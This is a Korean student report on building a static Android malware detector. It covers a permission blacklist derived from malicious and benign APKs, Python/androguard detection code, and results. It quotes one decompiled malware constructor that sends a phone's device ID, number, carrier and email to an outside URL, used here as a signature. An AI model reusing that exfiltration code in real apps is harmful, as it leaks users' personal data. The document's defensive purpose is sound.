REPORT

안드로이드 악성앱 자동분석

SW보안개론

조성제 교수님

소프트웨어 학과

32141841 박시환

32161685 박소연

32163322 이승현

32144107 전세호

◆백신의 작동 원리◆

현재 악성코드들은 초기에 비하여 꽤나 많이 발전을 했습니다. 그 변화의 주된 목적은 은닉방법에 있다고 볼 수 있습니다. 은닉방법은 크게 세 가지가 있는데

1.encrypted- 원 코드에 악성코드 부분이 붙어가는 프리펜딩 방법에 길이가 다를 때 탐색이 쉽다는 원리에 입각해 발전된 형태인 압축 프리펜딩 방법과 유사한 방법으로 바이러스 부분을 암호화 시켜 은닉

2.polymorphic- 패딩코드를 추가함으로써 엔진 모양을 다르게 만들어서 은닉 실행하기 전에는 탐지하기 어렵다는 점이 있습니다.

3.metamorphic- 암호화된 악성바디부분이 매번 달라지는 것이 특징 매번 다른 레지스터를 사용하거나 불필요한 내용을 집어넣어 정적분석은 물론이고 에뮬레이터로도 탐지가 어려운 은닉방법입니다.

이렇게 악성코드들은 백신에 감지되지 않기 위하여 계속해서 은닉방법을 발전시켜나가고 있으며 그에 따라 백신 또한 거기에 맞추어 감지하는 방식을 계속해서 발전시키고 있습니다. 백신 프로그램의 탐지방법에는

1.패턴을 기반으로 탐지- 악성프로그램이 가지고 있는 코드부분을 저장하여 프로그램의 코드와 비교했을 때 기존에 저장된 코드와 일치되면 악성코드로 식별하는 기본적인 정적분석 방법입니다.


2.상태 변경 탐지- 악성코드가 활동을 하기 위해 기존의 정상적인 상태를 변경시킨다는 점에 입각해 기존 파일의 내용이 달라질 그 변화를 암호학적 해쉬 함수를 사용하여 탐지하여 상태를 변경시키는 프로그램을 악성코드로 식별하는 방법입니다.

3.비정상적인 행동 탐지- 정상상태에 대하여 정의가 선결되어야하며 파일 변경, 시스템이상동작이나 네트워크 행위에 이상이 있을 시에 주목하여 바이러스로 의심가는 프로그램을 탐지하는 방법입니다.

이번 과제에서는 가장 간단하고 기존에 밝혀진 악성코드에 절대적인 위력을 가지는 패턴기반 탐지방식, 정적분석에 초점을 두고 악성코드를 분별해내는 프로그램을 구현할 생각입니다.


◆정적 분석의 방법◆

정적 분석을 위해서는 우선 악성코드들이 가지고 있는 조각들을 먼저 알고 있어야 합니다. 그러기 위해서는 대상의 구조파악이 먼저라고 생각했습니다. 이번 과제에서는 안드로이드의 어플이 대상이므로 안드로이드 앱의 구조에 대한 파악을 먼저 했습니다.




----안드로이드 앱 빌드과정----

이 구조에서 알 수 있듯이 컴파일된 apk파일을 사람이 읽고 파악할 수 있는 코드로 디컴파일 하려면 어떤 방식으로 접근해야 하는지에 대한 기본적인 초안을 잡을 수 있습니다.
또한 앱의 작동방식에 대하여 파악을 했습니다.



----안드로이드 운영체제가 어플을 실행시키는 과정----

운영체제가 어플을 실행시키는 방식에 대하여 파악하여 악성코드가 어떤 부분을 공략하여 원하는 결과를 얻어낼지에 대해 예상을 할 수 있었습니다. 안드로이드 운영의 핵심인 달빅가상머신은 자바를 기반으로 운영되므로 자바의 취약점(오버로딩, 리플렉션)등을 이용하여 악성코드가 작동할 수도 있다고 생각이 되었습니다. 또한 어플이 요청하는 액티비티의 이동에도, 브로드캐스트의 수신을 정보를 빼내는 용도로, 컨텐츠 제공에서 원하지 않는 정보를 강제로 제공하는 방식에 대해서 초점을 두고 그 행동에 관련된 요청구문이 있는지에 대해 패턴을 정의하고 정적분석의 방향을 잡았습니다.



그리고 이번 과제에서 중요한 역할을 한 permission입니다. 어플이 실행될 때 권한을 취득하는 부분인데 위험한 부분의 권한취득은 악성 어플로 심각한 의심 또는 정의 내려야 한다는 것을 기반으로 정적분석을 시작했습니다.

정리하자면 안드로이드 앱의 실행방식에 따라 우려되는 공격방식에 대해 정의하고--------①
그 공격은 어떠한 형식으로 이뤄질 것이며 그 형식을 알아내기 위하여.----------②
앱 개발 과정을 참고하여 가독이 가능한 형식으로 디컴파일을 한다.----------③
디컴파일 된 코드를 해석하여 공격성을 내포하는 패턴, signature저장----------④
저장된 패턴을 필터로 악성 어플을 검출한다.----------⑤

이러한 형태로 정적분석의 대략적인 개요를 잡았습니다.

◆악성앱을 판단하는 기준◆

먼저 악성 어플리케이션과 정상 어플리케이션을 어떠한 기준을 가지고 분류를 해야 하는지 알기 위해 저희는 VirusTotal (https://www.virustotal.com) 에 들어가 먼저 악성 어플리케이션과 정상인 어플리케이션을 분석하여 차이점을 먼저 확인하기로 하였습니다. 악성 어플리케이션과 정상 어플리케이션을 넣어 확인한 결과, 제일 명확한 기준은 Permission에 있었습니다.

ex) benign_app/An.stop_9.apk (정상앱),
malware_app/00d6e661f90663eeffc10f64441b17079ea6f819.apk (악성앱)

Permission이란 어플리케이션에서 핸드폰의 어떤 부분을 사용권한을 받아오는 것을 말합니다. 예를 들어 android.permission.VIBRATE는 핸드폰 진동 권한을 받아오는 것입니다. 위의 예시 이미지를 보면 정상 어플리케이션의 Permission은 안전하게 표시된 반면 악성 어플리케이션의 경우에는 인터넷과, 현재 코스 위치를 가져오는 등 위험한 Permission이 많이 있음을 알 수 있었습니다.

하지만 악성 permission들 중에서도 android.permission.ACCESS_COARSE_LOCATION 와 같은 Permission은 악성 어플리케이션과 정상 어플리케이션 모두 가지고 있는 Permission도 있었습니다. 저희는 수업에서 들었던 내용인 정상 어플리케이션이 악성 어플리케이션으로 분류 되어지는 것은 좋지 못하다는 것을 생각하여 정상 어플리케이션과 악성 어플리케이션 모두 들어있는 Permission을 제외한 오직 악성 어플리케이션에만 있는 Permission을 사용하기로 하였습니다.

◆분석 알고리즘 개요 설명(1차)-permission◆

permission을 기준으로 삼은 저희들은 먼저 feature_extractor.py를 이용하여 res.csv에 악성 어플리케이션, 정상 어플리케이션 전체의 permission을 얻어낸 뒤. 오직 악성 어플리케이션에만 있는 permission을 DetectionManager 클래스 안에 self._Permission이라는 변수를 이용하여 저장하였습니다. 다음은 저희가 걸러낸 permission입니다.

['com.motorola.launcher.permission.UNINSTALL_SHORTCUT', 'android.permission.WRITE_APN_SETTINGS',
'android.permission.ACCESS_COARSE_UPDATES', 'android.permission.PROCESS_OUTGOING_CALLS',
'com.motorola.dlauncher.permission.INSTALL_SHORTCUT', 'android.permission.DELETE_PACKAGES',
'android.permission.ACCESS_GPS', 'android.permission.ACCESS_CACHE_FILESYSTEM', 'android.permission.FLASHLIGHT',
'com.motorola.dlauncher.permission.UNINSTALL_SHORTCUT', 'android.permission.WRITE_SECURE_SETTINGS',
'com.motorola.launcher.permission.INSTALL_SHORTCUT', 'android.permission.READ_OWNER_DATA',
'android.permission.RESTART_PACKAGES', 'android.permission.CHANGE_NETWORK_STATE',
'com.android.launcher.permission.UNINSTALL_SHORTCUT', 'android.permission.WRITE_OWNER_DATA',
'com.motorola.dlauncher.permission.READ_SETTINGS', 'android.permission.CAMERA',
'android.permission.REORDER_TASKS', 'android.permission.DEVICE_POWER',
'com.motorola.launcher.permission.WRITE_SETTINGS', 'android.permission.BROADCAST_PACKAGE_REMOVED',
'com.htc.launcher.permission.READ_SETTINGS', 'com.android.vending.CHECK_LICENSE',
'com.lge.launcher.permission.UNINSTALL_SHORTCUT', 'android.permission.GET_PACKAGE_SIZE',
'com.lge.launcher.permission.INSTALL_SHORTCUT', 'android.permission.INSTALL_PACKAGES',
'android.permission.ACCESS_LOCATION', 'com.lge.launcher.permission.WRITE_SETTINGS',
'android.permission.PERMISSION_NAME', 'com.motorola.launcher.permission.READ_SETTINGS',
'com.motorola.dlauncher.permission.WRITE_SETTINGS', 'android.permission.DELETE_CACHE_FILES',
'com.android.launcher.permission.WRITE_SETTINGS', 'com.lge.launcher.permission.READ_SETTINGS',
'android.permission.CLEAR_APP_CACHE', 'android.permission.MOUNT_UNMOUNT_FILESYSTEMS']


```
-----check malware&normal permission-----
('malware permission count : ', 75)
('normal permission count : ', 75)
-----filtering permission-----
('malware_permission : ', 39)
-----check whether it is malware by permission-----
('malware in malware app : ', 70)
('malware in normal app : ', 0)
```

----permission분석코딩 결과----

check malware&normal permission

: feature_extractor.py를 이용해서 100개 malware와 100개 정상앱을 돌린 후, 각각 res.csv 파일을 얻었습니다. 이를 이용해서 악성앱과 정상앱에서 나온 permission을 중복 제거하여 set을 만들어 count한 결과입니다. (각각 75개)

filtering permission

: 중복 제거한 악성앱 permission set에서 정상앱 permission set에 존재하는 것을 거른 후의 permission 개수가 39개입니다.

check whether it is malware by permission

: filtering permission set을 이용해 악성앱을 분류한 결과 - 악성앱을 돌린 결과는 100개 중 70개 악성앱으로 판별, 정상앱 돌린 결과는 0개 판별하였습니다.

아래는 위의 permission을 뽑아내기 위해 사용한 파이썬 코드입니다.

```
#=-*- coding:utf-8 -*-

import os
from os import listdir
from os.path import isfile, join
from numpy import *
import csv

#각 apk의 permission들을 모아 중복 제거
#filename : feature_extractor.py의 output인 res.csv
def getSet(filename):
    fr = open(filename)
    arrayOLines = fr.readlines()
    permission = set()
    cnt=0
    for line in arrayOLines[1:]:
        line = line.strip()
        listFromLine = line.split(',')
        a = set(listFromLine[1:])
        permission.update(a)
        cnt = cnt + len(listFromLine[1:])
    #print(cnt)
    return(permission)

#각 apk 파일의 permission이 malware_permission에 속하면 malware라고 판단.
#malware_permission : filtering를 거친 permission(normal permisson에는 없는 malware permission)
#filename : feature_extractor.py의 output인 res.csv
def checkPermission(malware_permission, filename):
    fr = open(filename)
    arrayOfLines = fr.readlines()
    cnt = 0
    for line in arrayOfLines[1:]:
        line = line.strip()
        listFromLine = line.split(',')
        a = set(listFromLine[1:])
        mal = False
        for i in a:
            if i in malware_permission:
                cnt += 1
                mal = True
                break
        #if mal == False:
            #print(listFromLine[0])

    return(cnt)

print("-----check malware&normal permission-----")
#malware
#vm의 memory 한계로 6개로 나누어서 돌렸기 때문에 6개 파일 존재
malware = getSet("res(1).csv")
malware.update(getSet("res (2).csv"))
malware.update(getSet("res (3).csv"))
malware.update(getSet("res (4).csv"))
malware.update(getSet("res (5).csv"))
malware.update(getSet("res (6).csv"))
malware.remove('')
print("malware permission count : ",len(malware))
#print(malware)

#noraml app
normal = getSet("final_normal.csv")
normal.remove('')
print("normal permission count : ",len(normal))


#filtering permission
#malware permission 중 normal permission에 속하는 permission 제외시키기
malware_permission = []
for i in malware:
    if i not in normal:
        malware_permission.append(i)
print("-----filtering permission-----")
print("malware_permission : ",len(malware_permission))
#print(malware_permission)
```

```
#check what is malware
cnt = checkPermission(malware_permission, "res(1).csv")
cnt += checkPermission(malware_permission, "res (2).csv")
cnt += checkPermission(malware_permission, "res (3).csv")
cnt += checkPermission(malware_permission, "res (4).csv")
cnt += checkPermission(malware_permission, "res (5).csv")
cnt += checkPermission(malware_permission, "res (6).csv")
print("-----check whether it is malware by permission-----")
print("malware in malware app : ", cnt) #결과는 70, 100개 중에 70개만 악성으로 판단

#normal apk는 정상으로 판별하는가 확인
test = checkPermission(malware_permission, "normal_res.csv")
print("malware in normal app : ",test) #결과는 0, 모두 정상으로 판단
```

·1차 결과

res_malware.csv

name	division
./malware_	X
./malware_	O
./malware_	O
./malware_	O
./malware_	O

앱의 이름과
악성앱은 O, 정상앱은 X로 저장

총 100개 중 70개의 악성앱을
분류함.

(정상앱, 악성앱 모두 들어있는
퍼미션은 구분하지 못함)

)2 =COUNTIF(B2:B101,"O")

	A	B	C	D	E	F
1	./malware_	O				
2	./malware_	O				
3	./malware_	X				
4	./malware_	O				
5	./malware_	O				
6	count	70				

res_benign.csv

02 =COUNTIF(B3:B101,"O")

	A	B	C	D	E	F
1	./benign_a	X				
2	./benign_a	X				
3	./benign_a	X				
4		0				

정상 어플리케이션은 모두 정상앱으로
나오는 것을 확인 가능.
('be.uhasselt.privacypolice_13.apk ' 는
Zip파일이 없어 확인 불가.)

◆알고리즘 개요 설명(2차)-decompile&activity분석◆

permission만으로는 악성 어플리케이션과 정상 어플리케이션을 구분을 하는 데에 한계가 있음을 알게 된 저희는 또 다른 방법을 찾기 위하여 jadx를 이용하기로 하였습니다.
위의 정적분석에 대한 방법 중 [jadx를 이용한 정적 분석]을 사용하여 apk 파일을 디컴파일한 결과 안드로이드 코드를 확인할 수 있었습니다.

-jadx를 이용한 정적 분석 방법에 대한 설명-

AndroidManifest.xml 파일에서 시작 activity 및 service 확인하고 시작하는 activity 코드부터 시작하여 전체적인 악성앱 분석 실시, 또한 AndroidManifest.xml에서 permission을 확인하여 어떤 permission으로 통해 어떤 공격이 가능한지 미리 예상해 보고 악성앱을 분석하였습니다. 또한 여러 apk를 분석해보면서 반복되는 악성 패턴들은 초기에 전체 코드 검색을 통해 유무를 확인하는 작업을 거쳐 정적 분석의 속도를 높였습니다.

-notifier 악성앱 검출 설명-

30개의 apk 파일을 디컴파일하여 분석한 결과, 여러 개의 apk 파일에서 사진과 같은 구조를 가진 파일들을 확인 가능하였습니다. (com/and/snd/Notifier)
모두 같은 패키지에 같은 이름 Notifier 클래스를 확인할 수 있었고 코드 내용도 동일합니다.

-notifier 구조-


-Notifier class 내의 생성자 코드-

```
public Notifier(String deviceId, String mobile, String country, String carrier, String email) {
    this.mobile_number = mobile;
    this.email_address = email;
    this.params = "appId=3&deviceId=" + deviceId + "&mobile=" + mobile + "&country=" + country + "&carrier=" + carrier + "&email=" + email;
    this.pollURL = "http://www.typ3studios.com/android_notifier/notifier.php?" + this.params;
}
```


Notifier 클래스에는 위와 같이 어떠한 url로 모바일, 이메일 등 정보를 보내는 코드를 확인할 수 있었습니다. 이를 이용해 http://www.typ3studios.com 문자열을 시그니처로 하여 악성앱으로 판단하였습니다. 단순히 http가 있다는 이유로는 악성앱으로 판단이 불가능하나 정상앱에도 http를 이용해 정보를 가져오거나 정보를 보내는 경우가 존재합니다. 하지만 이 apk의 경우 노래를 틀어주는 어플리케이션임에도 불구하고 앱의 목적과 다르게 사이트에 접근하는 것으로 악성코드로 판별이 되었습니다.

·2차 결과

res_malware.csv



res_benign.csv



8개가 더 추가 된 것을 확인 가능, 또한 모든 정상앱은 정확하게 구별 가능.

[나머지 30개 분류]

일단 8개는 위의 notifier class 로 분류를 성공하였습니다. 하지만 성공 패키지 이름도 다르고 구조도 다른 apk에서 모든 파일을 읽어서 찾아낸 시그니처가 있는지 확인하는 작업은 시간이 오래 걸려 일단 8개만 추가로 분류했습니다. permission으로 분류하지 못하는 어플들은 디컴파일로 해석하여 분류가 가능하다는 점을 증명해냈으니 나머지 또한 같은 방식으로 패턴을 추출하여 식별가능하다는 것을 예측할 수 있었습니다. 나머지 jadx로 분석한 것 중에는 이메일을 통해서 정보를 보내는 것도 있었고 notifier와 비슷하게 또 다른 url로 정보를 유출하는 코드 등 다양한 악성 코드가 있는 것을 확인하였습니다.

◆최종 수행코드와 실행방법◆

```
#!/usr/bin/python2
#-*- coding: utf-8 -*-


from __future__ import division
#from importlib import reload
import sys
import re
reload(sys)
sys.setdefaultencoding('utf-8')
import argparse
from androguard import session
from androguard.misc import clean_file_name
from androguard.core import androconf
from androguard.core.bytecode import method2dot, method2format
from androguard.core.bytecodes import apk
from androguard.core.bytecodes import dvm
from androguard.decompiler import decompiler
import androguard
import androguard.misc
from algorithms.Smali import getSmali
from algorithms.APICheck import getAPICheck
import os
import time
class DetectionManager(object):

   def __init__(self,args,fname,dvm,vma,temp_d):
      self.args = args
      self.filename = fname
      self.DetectionResult = 0
      self.Permission = []
      self.APICheck = []
      self.Permission_final = []
      self._Permission = set(['com.motorola.launcher.permission.UNINSTALL_SHORTCUT',
                              'android.permission.WRITE_APN_SETTINGS',
                              'android.permission.ACCESS_COARSE_UPDATES',
                              'android.permission.PROCESS_OUTGOING_CALLS',
                              'com.motorola.dlauncher.permission.INSTALL_SHORTCUT',
                              'android.permission.DELETE_PACKAGES',
                              'android.permission.ACCESS_GPS',
                              'android.permission.ACCESS_CACHE_FILESYSTEM',
                              'android.permission.FLASHLIGHT',
                              'com.motorola.dlauncher.permission.UNINSTALL_SHORTCUT',
                              'android.permission.WRITE_SECURE_SETTINGS',
                              'com.motorola.launcher.permission.INSTALL_SHORTCUT',
                              'android.permission.READ_OWNER_DATA',
                              'android.permission.RESTART_PACKAGES',
                              'android.permission.CHANGE_NETWORK_STATE',
                              'com.android.launcher.permission.UNINSTALL_SHORTCUT',
                              'android.permission.WRITE_OWNER_DATA',
                              'com.motorola.dlauncher.permission.READ_SETTINGS',
                              'android.permission.CAMERA',
                              'android.permission.REORDER_TASKS',
                              'android.permission.DEVICE_POWER',
                              'com.motorola.launcher.permission.WRITE_SETTINGS',
                              'android.permission.BROADCAST_PACKAGE_REMOVED',
                              'com.htc.launcher.permission.READ_SETTINGS',
                              'com.android.vending.CHECK_LICENSE',
                              'com.lge.launcher.permission.UNINSTALL_SHORTCUT',
                              'android.permission.GET_PACKAGE_SIZE',
                              'com.lge.launcher.permission.INSTALL_SHORTCUT',
                              'android.permission.INSTALL_PACKAGES',
                              'android.permission.ACCESS_LOCATION',
                              'com.lge.launcher.permission.WRITE_SETTINGS',
                              'android.permission.PERMISSION_NAME',
                              'com.motorola.launcher.permission.READ_SETTINGS',
                              'com.motorola.dlauncher.permission.WRITE_SETTINGS',
                              'android.permission.DELETE_CACHE_FILES',
                              'com.android.launcher.permission.WRITE_SETTINGS',
                              'com.lge.launcher.permission.READ_SETTINGS',
                              'android.permission.CLEAR_APP_CACHE',
                              'android.permission.MOUNT_UNMOUNT_FILESYSTEMS'])

      #퍼미션 저장
```

```
        if args.All:
            args.Smali = True
            args.APICheck = True



        if args.Smali:
            self.Permission = getSmali(dvm, vma, self.filename)
            # 불러온 어플리케이션의 퍼미션 저장
        if args.APICheck:
            self.APICheck = getAPICheck(dvm, vma)
            # 불러온 어플리케이션의 apicheck



    def doSaveAll(self,rname):
        f = open(rname,'ab')
        f.write(str(self.filename)+',')
        self.Permission_final = set(self.Permission)
        if((len(self._Permission & self.Permission_final)>0)or(self.detectNotifier()==1)):
            #저장해둔 악성 퍼미션과 불러온 어플리케이션의 퍼미션, Notifier의 존재를 확인
                        f.write("O"+',')
                        #하나라도 만족하면 O(악성앱), 아니면 X(정상앱)로 res.csv에 저장.

        else:
                        f.write("X"+',')
        f.close()
    def detectNotifier(self):
        for root, dirs, files in os.walk("./tmp_smali/smali/com/and/snd"):
            #./tmp_smali/smali/com/and/snd라는 폴더가 있는지 없는지 확인 (디컴파일을 했을 경우 and/snd가 없는 경우도 있음)
            for f in files:
                    mani_path=[]
                    mani_path=os.path.join(root,f)
                    #mani_path에 for문을 돌 때 마다 /tmp_smali/smali/com/and/snd 안의 파일명을 저장.
                    if mani_path == './tmp_smali/smali/com/and/snd/Notifier.smali':
                        #/tmp_smali/smali/com/and/snd 안에 Notifier.smali 파일이 있는 경우
                        smfd = open(mani_path)
                        p=re.compile("http://www.typ3studios.com",re.MULTILINE)
                        #Notifier.smali 안의 코드에 http://www.typ3studios.com 라는 문자열이 있는지 확인
                        data = smfd.read()
                        print(p.findall(data))
                        if(len(p.findall(data))>0):return 1
                        # 있으면 1을 반환, 없으면 0 반환
                        else : return 0


def doAnalysis(fname):

    vm = None
    vmx = None

#    print("doAnalysis")
    if fname.endswith(".apk"):
        _,vm,vmx = androguard.misc.AnalyzeAPK(fname)
    elif fname.endswith(".dex"):
        vm,vmx = androguard.misc.AnalyzeDex(fname)
    else:
        print("Not supported item")
        sys.exit(1)
    return vm,vmx #apk 내부 분석 부분 (조교님이 이미 만들어주신 부분, 우리가 고려 할 필요 없음)
```

```
def doDetection(args):
    dirname = args.dirname
    if not os.path.isdir(dirname):
        print("That directory does not exist")
#    print(dirname)
    for root, dirs, files in os.walk(dirname):
        if len(files) < 1:
            print("That directory not include apk files")
        for f in files:
            try:
                start_time = time.time()
                target_path = []
                target_path = os.path.join(root, f)
#                print(target_path)
                fname = target_path
                print(fname)
                # get Analyzed data
                #   getSmali(fname)
                dvm2,vma = doAnalysis(fname)
                temp_a = apk.APK(fname)
                temp_d = dvm.DalvikVMFormat(temp_a.get_dex())
                mgr = DetectionManager(args,fname,dvm2,vma,temp_d)
                # 어플리케이션 탐지 시작.

                if((len(set(mgr.Permission) & mgr._Permission)>0)or (mgr.detectNotifier()==1)):
                    # 악성 퍼미션과 탐지중인 어플의 퍼미션 비교, Notifier를 확인
                    print("This is malware application!!!!!!₩n")
                    # 하나라도 만족을 하면 악성앱, 아니면 정상앱으로 출력
                else:
                    print("benign app₩n")
                mgr.doSaveAll('result/res.csv')
                f = open('result/res.csv','ab')
                f.write('₩n')
            except Exception as e:
                print("[-] " + str(e))
            continue


def main():
    # Argument Parsing
    parser = argparse.ArgumentParser(description='Feature Extractor', usage='%(prog)s [options] [.apk|.dex]')
    parser.add_argument('-All', action='store_true', help='Count All')
    parser.add_argument('-Smali', action='store_true', help='Count Smali')
    parser.add_argument('-APICheck', action='store_true', help='Check API')
    parser.add_argument('dirname', nargs='?', help='target directory of .apk file')



    args = parser.parse_args()
    if len(sys.argv) < 2 or args.dirname is None:
        parser.print_help()
        sys.exit(1)


    doDetection(args) # args 안에 들은 파일명으로 탐색 시작.


if __name__ == '__main__':
    main()
```

◆결과분석◆

```
set(['android.permission.SEND_SMS', 'android.permission.RECEIVE_SMS', 'andr
oid.permission.READ_CONTACTS'])
benign app
```

----악성앱을 정상앱으로 거르는 경우----

```
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
set(['android.permission.VIBRATE'])
benign app
```

----정상앱을 정상앱으로 확인하는 경우----

```
set(['android.permission.ACCESS_FINE_LOCATION', 'android.permission.VIBRATE
', 'com.android.browser.permission.WRITE_HISTORY_BOOKMARKS', 'android.permi
ssion.INTERNET', 'com.android.launcher.permission.INSTALL_SHORTCUT', 'andro
id.permission.ACCESS_LOCATION', 'com.android.browser.permission.READ_HISTOR
Y_BOOKMARKS', 'android.permission.SEND_SMS', 'android.permission.ACCESS_COA
RSE_LOCATION', 'android.permission.WAKE_LOCK', 'android.permission.SET_WALL
PAPER', 'android.permission.CALL_PHONE', 'android.permission.ACCESS_GPS', '
android.permission.WRITE_CONTACTS', 'android.permission.READ_PHONE_STATE',
'android.permission.MOUNT_UNMOUNT_FILESYSTEMS', 'android.permission.MODIFY_
AUDIO_SETTINGS', 'android.permission.WRITE_EXTERNAL_STORAGE', 'android.perm
ission.READ_CONTACTS', 'android.permission.READ_SMS'])
This is malware application!!!!!!!
```

----악성앱을 악성앱으로 확인하는 경우----

```
set(['android.permission.RECEIVE_BOOT_COMPLETED', 'android.permission.GET_ACCOUNTS', 'android.permissio
EAD_PHONE_STATE', 'android.permission.INTERNET'])
['http://www.typ3studios.com']
This is malware application!!!!!!!
```

----퍼미션으로 확인하지 못하는 악성앱을 거르는 경우----

위 네 가지 사건에 대한 결과물에 대한 캡션에 나와 있듯이 permission으로 걸러내지 못한 악성앱은 정상으로 출력되었고 또한 위험하지 않은 권한을 얻는 정상앱들 또한 모든 필터에 정상적으로 통과되어 정상으로 출력되는 것을 확인할 수 있습니다. 또한 res.csv에 악성앱, 정상앱을 구분한 것을 저장 하였습니다.

그리고 중요한 부분인 permission으로 식별 가능한 악성 앱들은 위험 permission집합과 대조하여 정상적으로 악성 어플로 식별되어 검출되었고 permission만으로는 검출할 수 없는 악성 앱은 분석한 api로 검출하는 경우 또한 확인할 수 있습니다. 비록 완벽하게 100개를 다 검출해내지는 못했지만 나머지 22개의 악성 어플 또한 activity, service등과 같은 부분을 디컴파일해서 해석해낸 후에 패턴을 뽑아내어 검출해낸다면 정적분석이 가능할 것이라는 점을 예측할 수 있었습니다.

◆수행함에 있어 어려웠던 점 및 고찰◆

처음 과제를 받았을 때는 갈피를 잡기가 어려웠습니다. 수업을 통해 malware가 어떤 종류가 있고 거기에 따른 은닉방법과 백신의 식별방법들에 대해 학습을 했지만 실제로 과제를 하면서 아주 간단한 부분인 정적분석 중에서도 몇 가지 없는 패턴들을 통해 식별해내는 것이 과제내용이었지만 직접 손에 대어보니 학습한 내용과는 다른 광범위함에 놀랐습니다. 정적분석 중에도 여러 가지 방식이 있다는 것과 하나의 방식이라도 보기 좋게 한 곳에 패턴이 존재하지 않는다는 것을 대략적으로 알게 되었습니다. 그런 식으로 처음 방향을 잡는 것 또한 어려웠고 이런 간단한 분석에도 어려움이 존재한다는 점에서 좌절감 또한 들었습니다. 하지만 그와 별개로 수업에서 학습하지 못한 많은 부분들에 대해 간접적으로나마 경험할 수 있어 좋았고 백신프로그램을 만드는 방식에 대해 조금이나마 더 다가갈 수 있는 좋은 경험을 이 과제를 통해 느낄 수 있었습니다. 백신프로그램 뿐만 아니라 안드로이드의 구조에 대해 자바기반의 달빅 가상머신과 운영체제에 대해 보안적인 관점에서 바라볼 수 있었습니다. 보안적인 관점에서 보니 다른 수업에서 학습한 모바일구조에 대하여 새로운 방식으로 접근할 수 있었습니다. 그렇게 하며 보안에 대해 잘 아는 사람들은 컴퓨터의 전반적인 지식이 뛰어나야 한다는 점도 체감했습니다. 마지막으로 파이썬 코드의 편리함 또한 확실히 알게 되었습니다. 이번 과제를 하며 https://www.hybrid-analysis.com/ 악성 앱을 올렸을 때 어떤 부분 때문에 악성코드가 될 수 있는지 쉽게 알 수 있게 해줬던 사이트와 미리 짜여져있던 파이썬 코드로 초반에 갈피를 잡는데 도움이 된 featuer extractor와 여러 참조 자료들을 통해 과제를 그나마 조금 쉽게 할 수 있었고 과제 이외의 내용들을 알 수 있었다는 점에서 감사함을 느낄 수 있었고 백신프로그램을 만든 사람들이 대단하다고 생각하며 존경하게 되었습니다.